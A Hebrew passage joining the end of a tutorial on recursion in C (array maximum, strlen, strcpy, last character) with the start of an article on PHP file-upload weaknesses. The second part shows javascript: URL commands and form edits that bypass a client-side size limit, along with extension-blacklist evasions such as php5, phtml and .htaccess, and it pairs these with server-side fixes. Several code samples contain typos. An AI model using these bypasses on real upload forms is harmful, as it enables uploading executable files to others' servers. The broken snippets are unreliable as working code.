צעד הרקורסיה: נביט במצב שבו במערך ישנם n תאים. הנחת האינדוקציה שלנו כי max_arr יודעת למצוא את המקסימום של מערך בגודל n-1 תאים. נפעיל את הפונקציה על כל איברי המערך, למעט האיבר הראשון. נכניס את התוצאה למשתנה בשם max. max מכיל את המקסימום של שאר איברי המערך. נשווה את max לאיבר הראשון במערך, ונחזיר את המקסימלי מביניהם:

```
int max_arr(int arr[], int n)
{
      int max;
      if (n == 1) return arr[0];

      max = max_arr(arr+1,n-1);
      if (max > a[0]) return max;
      return a[0];
}
```

היינו יכולים בצורה מקבילה להחליט שכל פעם נפעיל את הפונקציה על כל איברי המערך, למעט האיבר האחרון, ונשווה את המקסימום של שלהם מול האיבר האחרון. במקרה כזה הפונקציה הרקורסיבית היתה נראית כך:

```
int max_arr(int arr[], int n)
{
      int max;
      if (n == 1) return arr[0];

      max = max_arr(arr,n-1);
      if (max > a[n-1]) return max;
      return a[n-1];
}
```

עבור שתי הדוגמאות האחרונות אני רוצה מעט להתעמק על הקריאה הרקורסיבית על-מנת שהיא תהיה ברורה יותר. במקרה הראשון כתבנו:

```
	max_arr(arr, n-1);
```

כלומר, אנחנו מעבירים את המערך, החל מהתא הראשון, ומציינים לקריאה הרקורסיבית שגודלו הוא n-1, כלומר בפועל אנחנו מעבירים את כל האיברים חוץ מהאחרון. בפונקציה השניה אנחנו מעבירים מצביע אל התא השני, ושוב מציינים n-1 איברים, כלומר כל האיברים חוץ מהאיבר הראשון:

```
	max_arr(arr+1, n-1);
```

אנחנו מסתמכים בכל המניפולציה הזו על העובדה שגודל המערך מועבר על ידינו לפונקציה, וכן המצביע להתחלתו. על ידי שינוי של פרמטרים אלו בקריאה הרקורסיבית, אנחנו מעבירים (מבחינה לוגית) "תת מערך" לקריאה הרקורסיבית.

רקורסיה ומחרוזות

תרגילים מומלצים למתכנתים הלומדים לראשונה על רקורסיה כוללים פעמים רבות מימוש אלגוריתמים רקורסיביים שונים על מחרוזות. מכיוון שלמחרוזות יש בדרך כלל משמעויות (מילים, משפטים וכדו') יש פתח לאלגוריתמים רבים ויצירתיים הקשורים למחרוזות. תרגיל התחלתי מוצלח הוא לממש את פונקציות הספריה השונות לטיפול במחרוזות (strcpy(), strcat(), strcmp(), strlen()) באמצעות רקורסיה. ראשית אמליץ לכם, לפני קריאת הפתרון, לעצור ולנסות לממש את הפתרון בעצמכם. אדגים ואסביר מעט מפונקציות אלו, כדי להעביר לכם את צורת המחשבה.

מימוש strlen()

strlen() מקבלת מחרוזת ומחזירה את אורכה (מספר התווים בה, לא כולל התו '\0').

<u>בסיס הרקורסיה</u>: כידוע מחרוזות ב-C ממומשות כמערכים. המקרה הטריוויאלי הוא המקרה בו התא הראשון הוא '\0' ואז המחרוזת היא באורך 0:

```
int strlen_rec(char *s)
{
	if (*s == '\0') return 0;
}
```

צעד הרקורסיה: "אני מניח שאני יודע לספור אורך של מחרוזת באורך n-1, ולכן אוסיף לסכום שאר המחרוזת 1 וקיבלתי את התוצאה". זה המשפט שאני אומר לעצמי כשאני בא לפתור את זה. למה אני רוצה להניח שאני יודע לחשב אורך של מחרוזת באורך n-1? כי זה מקרב אותי למקרה הטריויאלי של מחרוזת באורך 0 שאותו לפי הבסיס אני יודע לחשב. לפי ידע זה בחרתי את ההנחה שלי.

בואו נראה איך אני הופך את ההנחה הזו ממילים לקוד:

```
int strlen rec(char *s)
{
      if (*s == '\0') return 0;
      return strlen_rec(s+1)+1;
}
```

נפרק את השורה (הקצרה) לרכיבים:

- strlen_rec(s+1) – על פי ההנחה שלי, אני יודע לחשב את האורך של מחרוזת באורך n-1 המחרוזת המתחילה בתו s+1 היא בדיוק כזו, ולכן לפי ההנחה אני יודע לחשב אותה.
- strlen_rec(s+1)+1 אני מוסיף 1 למחרוזת שאני יודע לחשב, ומחזיר את התוצאה. תוספת ה-1 היא עבור התו ה-n שנספר כעת.

בנפנוף ידיים (וירטואלי) אראה לכם שהרקורסיה הזו עובדת:

- אם ניקח מחרוזת באורך 0, הרי שלא נקרא כלל קריאה רקורסיבית והפונקציה תחזיר 0.
- אם ניקח מחרוזת באורך 1, החישוב יהיה "אורך של מחרוזת באורך 0" ועוד 1. כלומר 1. תוצאה נכונה.
- אם ניקח מחרוזת באורך 2, החישוב יהיה "אורך של מחרוזת באורך 1" ועוד 1, כלומר 2.
- בצורה כזו, עבור כל n ניתן לראות שהפונקציה מקיימת את הנדרש ומחזירה את הערך.


להמחשה נוספת, אשרטט לכם את העניין בצורה גרפית. ניקח לדוגמא את המחרוזת הבאה כקלט:

```
s = "abcd";
```

הקריאה שלנו תהיה

```
int main()
{
	int len;
	char* s = "abcd"
	len = strlen_rec(s);
	printf("%d\n", len);
	return 0;
}
```


main() קורא לפונקציה strlen_rec, כאשר s במקרה הזה הינו "abcd":



הפונקציה בודקת את תנאי העצירה, התנאי לא מתקיים ולכן אנחנו הולכים לקריאה הרקורסיבית. בקריאה הראשונה אנחנו מבצעים קריאה רקורסיבית עם s+1. נשים לב כי s+1 הינו:


```
s+1 = "bcd"
```

זוהי המחרוזת המועברת לקריאה הרקורסיבית הראשונה:




זהו הקטע החשוב הראשון בהבנה של הרקורסיה – רואים בשרטוט איך המחרוזת קטנה, בדרך אל תנאי העצירה שלנו, שהוא מחרוזת ריקה.

נקצר תהליכים, ונתקדם בשרטוט עד לרגע בו אנחנו מגיעים לתנאי העצירה.



כעת נעקוב אחרי הערך המוחזר בכל שלב:




דברים שחשוב לשים לב אליהם בדוגמא זו:

1. למרות שכל הזמן אמרתי לכם את המשפט "אני מניח שאני יודע לחשב אורך של מחרוזת באורך n-1", שימו לב שאני לא יודע מה הוא ערכו של n! אני יודע לקבל מחרוזת באורך n-1 פשוט על ידי הסרת התו הראשון, אבל ערכו של n לא ידוע לי (אם הוא היה ידוע, לא הייתי צריך לחשב את אורך המחרוזת).

2. תוכלו לראות איך כל ושלב שלב ברקורסיה מחזיר תוצאה נכונה – כל שלב לוקח את האורך של המחרוזת באורך n-1 ומוסיף לו 1, וכך מחזיר את האורך הנכון של המחרוזת שהועברה לאותה הפונקציה.

3. מומלץ לעקוב ולראות איך האלגוריתם הפשוט בן 2 השורות מתנהג, וגם משיג את המטרה שלשמה כתבנו אותו. הבנה כזו תעזור לכם להבין איך הרקורסיה שלכם מתנהגת, ולדעת לנתח אותה כאשר משהו משתבש.



מימוש strcpy()

נממש פונקציה נוספת הקשורה למחרוזות – strcpy() המעתיקה מחרוזת מהמקור אל היעד. דוגמא זו מראה מעט את חשיבות בחירת בסיס הרקורסיה. הפונקציה תחזיר מצביע למחרוזת היעד.

בסיס הרקורסיה: מהו המקרה הבסיסי במקרה שלנו? קיימות 2 מחרוזות, ולכן חשוב לא להתבלבל ולהגדיר את התנאי הנכון. השאלה שאני שואל את עצמי "מתי אנחנו יודעים מיידית להעתיק את מחרוזת המקור, ללא צורך בשום פעולה נוספת?". התשובה היא "כאשר מחרוזת המקור ריקה. במקרה כזה אני צריך לשים '\0' במחרוזת היעד וסיימתי את הפעולה".

```
char* strcpy rec(char *dst, char *src)
{
	if (*src == '\0')
	{
		*dst = *src;
		return dst;
	}
}
```

נקודה שלעתים אפשר לטעות בה היא לשכוח לחזור מהפונקציה בתום העתקת ה-'\0'. אנו חייבים לזכור שברגע זה הסתיימה הרקורסיה ולכן אנחנו חייבים להשתמש ב-return.

צעד הרקורסיה: אבחר טענה דומה לזו שהשתמשתי בה ב-strlen(): אני מניח שאני יודע להעתיק מחרוזת באורך n-1. (למשל, המחרוזת שהיא כל התווים למעט התו הראשון). אני אשתמש בהנחה זו כדי להעתיק את כל שאר התווים, ואז אעתיק באופן ידני את התא הראשון, שנותר. איך זה נראה בקוד?

```
char* strcpy_rec(char *dst, char *src)
{
	if (*src == '\0')
	{
		*dst = *src;
		return dst;
	}

	/* העתק מחרוזת קטנה ב-1 אל התא המתחיל בכתובת dst+1 */
	strcpy_rec(dst+1, src+1);

	/* העתק את התא הראשון מהמקור אל היעד */
	*dst = *src;
	return dst;
}
```


נשים לב שבכל שלב אנחנו זורקים את הערך שהקריאה הרקורסיבית הקודמת שלחה (אנחנו לא שומרים אותו בשום מקום). אין עם זה שום בעיה – כי אנחנו צריכים להחזיר מצביע למחרוזת היעד, שהוא נתון בקריאה הראשונה לפונקציה הרקורסיבית, והוא באמת זה שמוחזר בסוף.

סיכום ביניים

אני רוצה שנעצור רגע בכדי להסביר קצר יותר את כל מה שהצגתי עד כאן במאמר זה. אנחנו רואים רצף אלגוריתמים רקורסיבים אחד אחרי השני. בכל אחד מהאלגוריתמים שהדגמתי, הצגתי לכם אספקט חדש הקשור לאלגוריתמים הרקורסיביים. נעשה סיכום קצר של הנקודות שלמדנו:

1. השאלה הראשונה שנשאל את עצמנו כשאנחנו מנסים לפתור בעיה רקורסיבית, היא "מה הקלט הפשוט ביותר לפונקציה, הקלט שעבורו בכלל לא צריכים לעשות שום חישוב, ואפשר לדעת מה התוצאה?". התשובה לשאלה זו תהיה בסיס הרקורסיה שלנו.
2. לעתים יש לנו יותר מתנאי בסיס אחד הדרוש על מנת שהרקורסיה תעבוד כמו שצריך.
3. צורת העבודה שלנו לא משתנה אפילו במידה ואנחנו נרצה לעבוד עם מערכים. גם במקרה כזה אנחנו מדברים על תנאי העצירה ועל צעד הרקורסיה. כאשר אנו משלבים פתרון רקורסיבי עם מערכים, המקרה הטריויאלי לרוב יהיה כאשר הפונקציה מקבלת מערך בגודל תא אחד.
4. בשילוב רקורסיה ומחרוזות, המקרה הטריוויאלי במקרים רבים יהיה המקרה בו התא הראשון הוא '\0'.
5. במקרה שבו בתנאי העצירה מבצעים פעולות נוספות מלבד העצירה עצמה (למשל – העתקת תו), חשוב לא לשכוח לכתוב return על מנת לסיים את הקריאה הרקורסיבית.

כמו שציינתי, בחירה טובה של בסיס הרקורסיה היא קריטית להצלחה שלנו. כאשר תנסו לכתוב פונקציות רקורסיביות בעצמכם, סביר להניח שבפונקציות הראשונות לא תמיד תבחרו ישר את התנאי המתאים – תוכלו לראות זאת כאשר התנאי שבחרתם לא פשוט לבדיקה, או לחילופין כאשר הוא פשוט לבדיקה, אך לא נותן לכם כלים שמאפשרים לפתור את הבעיה. הכרת תבניות ותרגול תעזור לכם בנושא זה. בנוסף, חשוב להכיר טכניקות שונות הקשורות לאלמנטים השונים של השפה ולרקורסיה. ניתן ללמוד אותן על ידי תרגול. נראה כעת טכניקות נוספות כאלו.



החזרת התו האחרון במחרוזת

נחזור לאיפה שהפסקנו- אלגוריתמים רקורסיביים הפועלים על מחרוזות. הפונקציה שנרצה לכתוב כעת מקבלת מחרוזת ומחזירה את התו האחרון שבה. דרישה זו מגדירה את חתימת הפונקציה:

```
char last_char(char* str);
```

כרגיל, כמו עם כל מחרוזת שאנחנו מקבלים בשפת C, אנחנו מניחים שאיננו יודעים את אורך המחרוזת שאנחנו מקבלים, וכן שהמחרוזת מסתיימת ב-'\0'.

בסיס הרקורסיה: למרות שעד כה המקרה הבסיסי ביותר היה מקרה בו קיבלנו מחרוזת ריקה, במקרה זה המקרה הבסיסי ההגיוני ביותר הוא דווקא מקרה בו למחרוזת יש תו בודד. נניח, לצורך הדוגמא, כי נתון לנו שהמחרוזת לפחות באורך תו 1. אם התא השני במחרוזת הוא '\0' אנחנו יודעים שהמחרוזת בת תו אחד, ולכן אנחנו פשוט צריכים להחזיר תו זה.

```
char last_char(char* str)
{
	if (str[1] == '\0')
		return str[0];
}
```

צעד הרקורסיה: כרגיל, אני אבחר צעד שיקטין את המחרוזת, מכיוון שתנאי הרקורסיה הוא כזה היודע לטפל במחרוזת קטנה יותר. "אני אניח שהפונקציה יודעת להחזיר את התו האחרון של מחרוזת באורך n-1 תווים". למה (ואיך) אני בוחר הפעם את הנחה זו? א. כי זו הנחה נוחה – אני יכול להביא לה את שאר המחרוזת והיא תחזיר לי את המידע שאני צריך. ב. אני יודע שזו המטרה הסופית של הפונקציה. קל לי להניח שאני אדע לבצע אותה על קלט קטן יותר. אחרי שבחרתי את ההנחה, הצעד שלי יהיה פשוט – אני אפעיל את המחרוזת על שאר המערך, ואחזיר את מה שהיא תחזיר לי (אין צורך בחישוב נוסף מצידי כי הפונקציה כבר מחזירה את הערך הנדרש):

```
char last_char(char* str)
{
	if (str[1] == '\0')
		return str[0];
	return last_char(str+1);
}
```

אני משאיר לכם להשתכנע שהפונקציה הזו אכן עושה את הפעולה המבוקשת. למתקשים – נסו לצייר את תרשים הקריאות של הפונקציה ולהבין מה קורה.

מה למדנו מרקורסיה זו?

- למרות שלרוב במחרוזות אנחנו מדברים על תנאי עצירה כאשר המחרוזת הנתונה ריקה, יכולים להיות גם תנאי עצירה אחרים. חשוב לחשוב כל פעם מהו תנאי העצירה הנכון.
- ההנחה שהנחנו, שיש ברשותנו מחרוזת בת תו 1 לפחות, פישטה את הפונקציה. צריך תמיד לראות שבאמת מותר לנו להניח הנחות כאלה.
- בחירת ההנחה היתה קריטית בתרגיל זה. ההנחה עשתה למעשה את כל העבודה. כדי לחשוב על ההנחה בפעם הראשונה שנתקלתי בתרגיל הייתי צריך לשאול את עצמי שאלה כזו "מתי יש לי ביד את המידע לגבי זהות התו האחרון במחרוזת?". התשובה היא כמובן – בתנאי העצירה. מכאן עולה השאלה שלנו – "איך אני מעביר למעלה, לפונקציה הקוראת, את התשובה הסופית. התוצאה היא הדוגמא שראיתם.

סיכום

בזאת מגיע לסיומו המאמר על אלגוריתמים רקורסיבים. למרות אורכו היחסי וכמות התרגילים שהצגתי כאן, זו רק טעימה ראשונית של הנושא. אלגוריתמים רקורסיביים יכולים לפתור בעיות רבות: ניתן למיין מערכים בעזרת מיון רקורסיבי (מיון עם מימוש רקורסיבי מפורסם מאוד הוא merge sort), ניתן לפתור תרגילים מתמטימים ושאלות מתמטיות שונות. (למשל, מציאת מחלק משותף מקסימלי), ניתן גם לבצע חיפוש בינארי במערך והדוגמאות עוד רבות.

מתכנתים רבים שיצא לי לפגוש לא חושבים על רקורסיה בצורת "בסיס+צעד" אלא מסתכלים על כל עניין הרקורסיה בצורה מעורפלת משהו ומתקשים למצוא פתרונות רקורסיביים בסיסיים. חשוב היה לי להעביר לכם את הגישה שלי להסתכלות על בעיות רקורסיביות. ניסיתי להדגיש לכם במיוחד "מה עובר לי בראש" כשאני מסתכל על בעיה הדורשת פתרון רקורסיבי.

כשתפתרו לעצמכם תרגילים נוספים הקשורים לרקורסיה בהמשך – רישמו לעצמכם כל פעם מה למדתם מהתרגיל ומה אתם לוקחים איתכם הלאה. האם למשל למדתם איך לעשות רקורסיה שיש לה 2 תנאי עצירה שונים שגורמים לעצירה במצבים שונים? או אולי הרקורסיה שלכם מתפצלת ל-2 רקורסיות שונות לפי קיום/אי קיום של תנאי כלשהו? ישנה עוד טכניקה רבה הקשורה לרקורסיה שניתן לתרגל.

שיהיה לכולכם בהצלחה בעולם הרקורסיות!

פרצות אבטחה נפוצות בהעלאת קבצים בעזרת PHP

מאת Hyp3rInj3cT10n

העלאת ושיתוף קבצים הוא תחום שהפך לנפוץ מאוד בימינו: לא פעם ולא פעמיים אנחנו נתקלים במצבים שבהם אנו צריכים ו/או רוצים לשתף קבצים - בין אם מדובר בתמונות, סירטונים או קבצים מסוגים אחרים שנועדו בין השאר לצפיה או להורדה. מפתחי ה-PHP יצרו עבור בונה האתר מספר פונקציות כדוגמת הפונקציה move_uploaded_file, שמעלה קבצים לשרת. הפונקציה עושה את עבודתה בצורה יפה מאוד, אך משאירה את האחריות לבדוק את הקובץ בידי המתכנת עצמו. נתמקד במאמר זה בפרצות נפוצות ואפשריות שנוצרות בעת תיכנות מערכות העלאת קבצים.

לשם הנוחות, נשתמש בדוגמאות בשפת PHP אך רב הדוגמאות שהביא מקבילות גם בשפות צד שרת אחרות.

אפשרויות בקובץ ההגדרות של ה-PHP

לפני שנתחיל להתעסק בסקריפטים ב-PHP, אנחנו צריכים להכיר ולטפל קודם כל בסביבת העבודה שלנו: השרת. ישנן מספר הגדרות שנרצה לערוך ולוודא. ההגדרה הראשונה: בקובץ ההגדרות של PHP קיימת ההגדרה file_uploads, שקובעת האם יהיה ניתן להעלות קבצים באמצעות פרוטוקול ה-HTTP. אנחנו כמובן נוודא שאפשר להעלות קבצים באמצעות ה-HTTP, נוודא שההגדרה אכן דלוקה, כלומר:

```
file_uploads = On
```

upload_max_filesize קובעת את הגודל המירבי המותר לקובץ המועלה באמצעות ה-HTTP. עם זאת, אל תבנו על ההגדרה הזו לצורך אבטחת השרת שלכם – תמיד עדיף לבצע בדיקה ידנית שאותה נציג. לצורך הדוגמא נגדיר:

```
upload_max_filesize = 10M
```

מאחר ואנו משתמשים במטודת POST לצורך עניין העלאת קבצים יש עוד מספר דברים להגדיר. ההגדרה post_max_size מייצגת את הגודל המירבי של בקשה המשתמשת בשיטה POST. הגדרה זו משפיעה גם על העלאות קבצים באמצעות השיטה POST, ולכן יהיה כדאי להשאיר את הערך של ההגדרה הזו בדוגמא לערך של ההגדרה upload_max_filesize או ערך הגדול ממנו כדי למנוע בעיות עם גודלו המירבי של הקובץ. בדוגמאות במסמך זה נשתמש בהגדרה הבאה:

```
post_max_filesize = 11M
```

max_input_time מגדירה את הזמן (בשניות) שמותר ל-PHP לחכות כדי לקבל את המידע. בעת העלאת קבצים גדולים בחיבורי אינטרנט איטיים, הזמן עלול לעבור את הערך max_input_time, ואז ההעלאה תפסק ותכשל. אפשר להגדיר את max_input_time כמספר גדול כדי למנוע מצב כזה:

```
max_input_time = 9999
```

עם זאת, עדיף להשאיר הגדרה זו בערך מעשי, למשל 30 או 60 כדי למנוע ניצול משאבים גרוע.

```
max_input_time = 60
```

MAX_FILE_SIZE מגדיר את גודל הקובץ המקסימלי, האומנם?

להלן דוגמא שכיחה לקוד לבדיקת גודל הקובץ:

```
<?php
if ( isset($ FILES['file']) )
{
    $name = $_FILES['file']['name'];
    $tmp = $ FILES['file']['tmp name'];
    $error = $_FILES['file']['error'];

    if ( $error == UPLOAD_ERR_OK && move_uploaded_file($tmp, $name) )
    {
        echo 'Your file has been uploaded.';
    }
    else
    {
        echo 'An error has been occurred, file not uploaded.';
    }

    echo '<br /><br />';
}

echo <<<END
<form action="?" method="POST" enctype="multipart/form-data">
    File: <input type="file" name="file" />
    <input type="hidden" name="MAX FILE SIZE" value="100000" />
    <input type="submit" value="Upload" />
</form>
END;
?>
```

הגדרנו בעזרת MAX_FILE_SIZE את גודל הקובץ המקסימלי ל-100 אלף בייטים. אם גודל הקובץ יעלה על הגודל שצויין תוחזר שגיאה והתהליך יפסק. בפתרון זה יש בעיה גדולה: MAX_FILE_SIZE מוגדר בצד הלקוח. כלומר, הוא ניתן לשינוי. אפשר לשנות את MAX_FILE_SIZE באמצעות Javascript Injection, Form Manipulation ודרכים רבות נוספות.

דוגמא ל-Form Manipulation

להלן הטופס שלנו:

```
<form action="?" method="POST" enctype="multipart/form-data">
    File: <input type="file" name="file" />
    <input type="hidden" name="MAX_FILE_SIZE" value="100000" />
    <input type="submit" value="Upload" />
</form>
```

כפי שניתן לראות בבירור, MAX_FILE_SIZE מוגדר בטופס שלנו כ-100,000 בתוך שדה input מוסתר (hidden). האפשרות הפשוטה ביותר היא להשתמש באחת מתוך אלפי התוספות של הדפדפן Firefox בשביל לשנות את סוג ה-input ממוסתר לטקסט (text), כדי שנוכל לשנות את ה-100,000 לכל ערך שנבחר, בהתאם למה שנרצה להעלות.

אפשרות שניה שחשוב להכירה היא השיטה הידנית - שיכתוב הקוד ללא כלים: נעתיק את הקוד ונשנה את שדה ה-hidden ל-text, (נוכל גם לשנות את ערך ברירת המחדל אם נרצה). בסיום העריכה נשמור את הקובץ כ-HTML. הקוד שלנו צריך להראות כך:

```
<form action="?" method="POST" enctype="multipart/form-data">
    File: <input type="file" name="file" />
    <input type="text" name="MAX_FILE_SIZE" value="5000000" />
    <input type="submit" value="Upload" />
</form>
```

כדי שהדוגמא תעבוד יש לעדכן את כתובת הטופס (דבר שאנשים נוטים לשכוח). נחזור שוב לשורה הראשונה:


```
<form action="?" method="POST" enctype="multipart/form-data">
```

הסימן **?** (סימן שאלה) מייצג למעשה את שורת הכתובת, והמשתנים שבאים לאחריה. זוהי דרך קצרה מאוד להפנות את הקובץ לעצמו, במקום להשתמש במשתנים ולהסתבך בחיפוש שם וכתובת הקובץ. כדי שהטופס יעבוד נשנה את הערך של ה-action לכתובת של הקובץ המעלה את הקבצים, לדוגמא:

```
<form action="http://example.com/upload.php" method="POST"
enctype="multipart/form-data">
```

שימו לב שבמידה ויש מידע המקשר אל עמוד ההעלאה והוא מועבר באמצעות שורת הכתובת יש לצרף אותו. לדוגמא:

```
<form action="http://example.com/index.php?page=upload&terms=agreed"
method="POST" enctype="multipart/form-data">
```



דוגמא ל-Javascript Injection

דרך נוספת היא שימוש בקוד Javascript כדי לשנות את הערך של MAX_FILE_SIZE. שיטה זו נקראית לעתים גם **Javascript Manipulation**. אנחנו משתמשים בכך שניתן לכתוב פקודות JavaScript בשורת הכתובת של הדפדפן, שיפעלו על החלון הנוכחי. נסו למשל לכתוב בדפדפן שלכם בשורת הכתובת את השורה:

```
javascript:alert('Can you see this?');
```

הריצו את הקוד בדפדפן שלכם, בשורת הכתובת. תקפוץ לכם הודעת Alert עם הטקסט.

כעת נראה את אופן הניצול האפשרי בדוגמא שהצגנו בפרק הקודם. הפקודה הבאה תראה את הערך של MAX_FILE_SIZE:

```
javascript:alert(document.getElementsByName("MAX_FILE_SIZE")[0].value);
```

הפקודה הבאה תשנה ערך זה:

```
javascript:document.getElementsByName("MAX_FILE_SIZE")[0].value=999999;return;
```

השתמשנו ב-getElementsByName, ובחרנו ב-0 שמייצג את המופע הראשון (והיחיד). הגדרנו מחדש את ערכו של MAX_FILE_SIZE כ-999999.

צורת כתיבה נוספת:

```
javascript:void(document.getElementsByName("MAX_FILE_SIZE")[0].value=999944);
```

אם לא נשתמש ב-void (או ב-return) אנחנו נועבר לדף שאינו קיים או לדף לבן - הדפדפן רוצה להציג לנו את הפלט של הקוד שלנו. לקוד שאנחנו רוצים לבצע לא אמור להיות פלט מיוחד ואנחנו רוצים להשאר באותו הדף, ולשם כך בדיוק אנו משתמשים ב-void. פונקציה זו לא מחזירה פלט, ובעזרתה אנחנו לא נועבר לדף לא רצוי.

לפני שנמשיך, נראה יתרון משמעותי נוסף שנותנת לנו הפונקציה alert, בעזרת הדוגמא הבאה:

```
javascript:alert(document.getElementsByName("MAX_FILE_SIZE")[0].value);
```

לא עשינו שום דבר מיוחד – הכנסנו את הערך של MAX_FILE_SIZE לפונקצית ה-Alert. לפעולה הזאת יכולות להיות 2 תגובות אפשריות:

1. תקפוץ הודעת Alert עם התוכן של MAX_FILE_SIZE. נוכל לראות שבאמת שינינו את ערכו.
2. לא יקרה כלום. נסיק כי טעינו והפניה לא נכונה ו/או שהערך המוחזר הוא ריק. (יש דפדפנים שכן יציגו Alert ריק)

נמשיך לעוד דוגמא שבעזרתה נוכל לערוך את הערך ב-MAX_FILE_SIZE:

```
javascript:void(document.getElementsByName("MAX_FILE_SIZE")[0].type='text');
```

שורה זו משנה את הסוג של ה-input מ-hidden לטקסט. כעת, ניתן לשנות את הערך שלו בטופס עצמו.

התגוננות

כדי להתגונן נפעיל בדיקה נוספת בצד השרת לבדיקת הערך של MAX_FILE_SIZE:

```
<?php
$maxFileSize = 100000;
if ( isset($_FILES['file']) )
{
    $name = $_FILES['file']['name'];
    $tmp = $_FILES['file']['tmp_name'];
    $error = $_FILES['file']['error'];
    if ( isset($_POST['MAX_FILE_SIZE']) &&
              $maxFileSize == $_POST['MAX_FILE_SIZE'] )
    {
        if ( $error == UPLOAD_ERR_OK && move_uploaded_file($tmp, $name) )
        {
            echo 'Your file has been uploaded.';
        }
        else
        {
            echo 'An error has been occurred, file not uploaded.';
        }
    }
    else
    {
        echo 'Were you trying to trick us?';
    }

    echo '<br /><br />';
}
echo <<<END
<form action="?" method="POST" enctype="multipart/form-data">
    File: <input type="file" name="file" />
    <input type="hidden" name="MAX_FILE_SIZE" value="{$maxFileSize}" />
    <input type="submit" value="Upload" />
</form>
END;
?>
```

נוכל גם לכתוב פתרון שלא יתבסס כלל על MAX_FILE_SIZE:

```
<?php
if ( isset($_FILES['file']) )
{
    $name = $_FILES['file']['name'];
    $tmp = $_FILES['file']['tmp_name'];
    $error = $_FILES['file']['error'];
    $size = $_FILES['file']['size'];
    if ( $size < 100000 )
    {
        if ( $error == UPLOAD_ERR_OK && move_uploaded_file($tmp, $name) )
            echo 'Your file has been uploaded.';
        else
            echo 'An error has been occurred, file not uploaded.';
    }
    else
    {
        echo 'Were you trying to trick us?';
    }
    echo '<br /><br />';
}
echo <<<END
<form action="?" method="POST" enctype="multipart/form-data">
    File: <input type="file" name="file" />
    <input type="submit" value="Upload" />
</form>
END;
?>
```

החלפת קובץ שמועלה בקובץ קיים

מה יקרה אם נרצה להעלות תמונה בשם bg.jpg בזמן שהיא כבר קיימת על השרת? התמונה החדשה שנעלה תחליף את הישנה. מה יקרה אם תוקף יעלה קובץ שתוכנו "Hacked" בשם זהה לזה של קובץ האינדקס של המערכת? יכולים להווצר מצבים בהם קבצים חשובים באתר מוחלפים בקבצים אחרים!

הגדרת מיקום הקובץ

מומלץ מאוד להגדיר תיקיה נפרדת לקבצים שמועלים לשרת, כדי למנוע מצבים בהם מוחלף קובץ קיים באחר. השורה בדוגמא שמגדירה את האופן שבו ישמר הקובץ היא:

```
$name = $_FILES['file']['name'];
```

כדי להכניס את הקובץ לתיקיה, פשוט נוסיף את שמה:

```
$name = 'uploads/'.$_FILES['file']['name'];
```

כעת, הקבצים יועלו לתיקיה uploads.

הגדרת שם הקובץ

הצלחנו לגרום לקבצים לא להחליף את הקבצים שבתיקייה שלנו בעזרת הפרדה שלהם לתיקיה אחרת, אך עדיין לא פתרנו את כל הבעיות. לדוגמא, מה יקרה אם נעלה קובץ בשם program.exe שסוגר פירצות אבטחה במחשב, ולאחר מכן גולש אחר יעלה וירוס קטלני בשם program.exe? הקובץ החדש יחליף את הקובץ הקיים, ויהיה קשה לנו להבחין בכך. הפתרון שלנו יהיה כמובן בעזרת שינוי שמות הקבצים. נגדיר שמות חדשים לקבצים שמועלים: ניצור לקבצים שמועלים על ידי הגולשים שמות חדשים משלנו. נדאג ששמות שניצור לקבצים שמועלים לא יוכלו לחזור על עצמו. לדוגמא, פתרון אפשרי יכול להיות:

```
$name = 'uploads/'.time().crc32($_FILES['file']['name'].time()).'-
'.$_FILES['file']['name'];
```

הוספנו לשם הקובץ מקדם שסביר להניח שלא יוכל לחזור על עצמו, מאחר והוא מתבסס על שני מרכיבים דינאמיים מאוד: שם הקובץ והזמן הנוכחי. ההסתברות ששני קבצים עם שם זהה יועלו במקביל היא אפסית.

סיומות קבצים

הגנה נוספת היא להגביל את סוג הקבצים שניתן להעלות לשרת (סוג הקבצים – על פי הסיומת שלהם). בדרך כלל אנשים נוטים להגדיר סיומות אסורות (Black List Filter), ולא אילו סיומות מותרות (White List Filter). למרות שזו גישה מאוד אינטואיטיבית, היא אינה נכונה ברוב המקרים – נראה זאת כעת. להלן דוגמת קוד לבדיקת סיומות אסורות:

```
<?php
$maxFileSize = 100000;
$exts = array('php','cgi','html');
if ( isset($_FILES['file']) )
{
    $name = 'uploads/'.time().crc32($_FILES['file']['name'].time()) .'-
'.$_FILES['file']['name'];
    $tmp = $_FILES['file']['tmp_name'];
    $error = $_FILES['file']['error'];

    if ( isset($_POST['MAX_FILE_SIZE']) && $maxFileSize ==
$_POST['MAX_FILE_SIZE'] )
    {
        $extension = pathinfo($tmp);
        $extension = strtolower($extension['extension']);

        if ( in_array($ext,$exts) )
        {
            echo 'Bad extension';
        }
        else
        {
            if ( $error == UPLOAD_ERR_OK && move_uploaded_file($tmp, $name) )
```

```
            {
                echo 'Your file has been uploaded.';
            }
            else
            {
                echo 'An error has been occurred, file not uploaded.';
            }
        }
    }
    else
    {
        echo 'Were you trying to trick us?';
    }
    echo '<br /><br />';
}
$extsText = implode(', ',$exts);

echo <<<END
<form action="?" method="POST" enctype="multipart/form-data">
    File: <input type="file" name="file" />
    <input type="hidden" name="MAX_FILE_SIZE" value=" {$maxFileSize}" />
    <input type="submit" value="Upload" /><br />
    Disabled Extensions: {$extsText}.
</form>
END;
?>
```


אנחנו מקבלים רשימה של סיומות קבצים אסורות. אם המערכת מזהה סיומת מסוכנת, תהליך ההעלאת הקובץ מבוטל. נעבור כעת על מספר דוגמאות לדרכי ניצול פוטנציאליות במערכות הבנויות באופן זה או דומה.

הרצת קוד בצד השרת (למשל PHP)

בדוגמא אמנם הסיומת php חסומה, אך עדיין עומדות לרשותינו עוד הרבה סיומות שגם הן מריצות קודים ב-PHP, למשל: php3, php4, php5, php6, phtml. יש לא מעט אנשים שמעולם לא נתקלו בסיומות האלה ולכן לא יחסמו אותן כאשר הם ישבו לכתוב את הפילטר שהצגנו קודם לכן. בנוסף שימו לב שיש אפשרות לנסות להריץ קבצי perl ו-shtml אם השרת תומך בכך.

הרצת קודים עם שפות צד לקוח

הסיומת html אומנם חסומה לנו, אך בכל זאת נוכל לנסות להריץ קודים ב-HTML על ידי שימוש בסיומת htm. מאחר ואנו יכולים להריץ קודים ב-HTML, נוכל גם לנסות להפעיל ולהריץ Javascript, Flash, Java VBScript ועוד...



htaccess ו-htpasswd

קבצי htaccess ו-htpasswd וענייני אבטחה הקשורים בהם מופיעים במאמר מאת אפיק בגליון זה. קבצים אלו נשמרים בשמות: htaccess., htpasswd. שימו לב - שמם של הקבצים הוא בעצם סיומת בלבד! בעלי אתרים רבים מכירים את הסיומות האלה, אבל הם לא חושבים עליהם כשהם חוסמים סיומות קבצים.

